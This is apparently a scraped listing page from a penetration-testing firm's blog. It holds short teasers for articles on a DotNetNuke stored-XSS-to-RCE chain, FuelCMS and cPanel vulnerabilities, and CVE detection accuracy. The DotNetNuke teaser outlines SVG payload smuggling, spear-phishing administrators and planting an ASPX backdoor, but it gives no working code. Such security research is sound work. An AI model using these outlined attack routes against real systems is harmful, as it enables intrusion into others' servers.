
](<https://pentest-tools.com/blog/wp2shell>)



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- [Daniel Bechenea](#)

Published at 22 Jul 2026 Updated at 23 Jul 2026



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DotNetNuke: XSS to RCE (CVE-2026-40321)

DotNetNuke (DNN) might be a leading CMS in the Microsoft ecosystem, but a routine test on an older version accidentally led us straight to a brand-new 0-day. In this write-up, we escalate a simple Stored XSS vulnerability into a full Remote Code Execution (RCE) chain (CVE-2026-40321). Read the full article to see how we smuggled payloads inside SVG files, weaponized DNN's internal messaging to spear-phish admins, and seamlessly dropped an ASPX backdoor right into the server root

](<https://pentest-tools.com/blog/dotnetnuke-xss-to-rce>)



Author(s)

- [Matei "Mal" Badanoiu \(aka CVE Jesus\)](#)

Published at 20 Apr 2026 Updated at 22 Apr 2026



[Security research](#) [

Throwing a spark into FuelCMS

FuelCMS v1.5.2 might be an older, largely unmaintained project, but its codebase is still highly combustible. In our latest research sprint, we uncovered seven new vulnerabilities lurking under the hood. Read the full article to see the raw HTTP requests, learn how we bypassed brute-force rate limits, and watch us turn simple template syntax into a full system compromise.

](<https://pentest-tools.com/blog/throwing-a-spark-in-fuelcms>)



Author(s)

- [Matei "Mal" Badanoiu \(aka CVE Jesus\)](#)

Published at 05 Mar 2026 Updated at 27 Apr 2026

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](<https://pentest-tools.com/blog/ai-survey>)



Author(s)

- [Stefan Perju](#)

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How our detection approach holds up as CVE enrichment changes

](<https://pentest-tools.com/blog/accuracy-nist-cve-enrichment-changes>)



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Published at 08 May 2026 Updated at 08 May 2026

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cPanel - The valid, the suspect, and the 3rd party (Part 1)

](<https://pentest-tools.com/blog/cpanel-cve-ptt-2025-021-part-1>)



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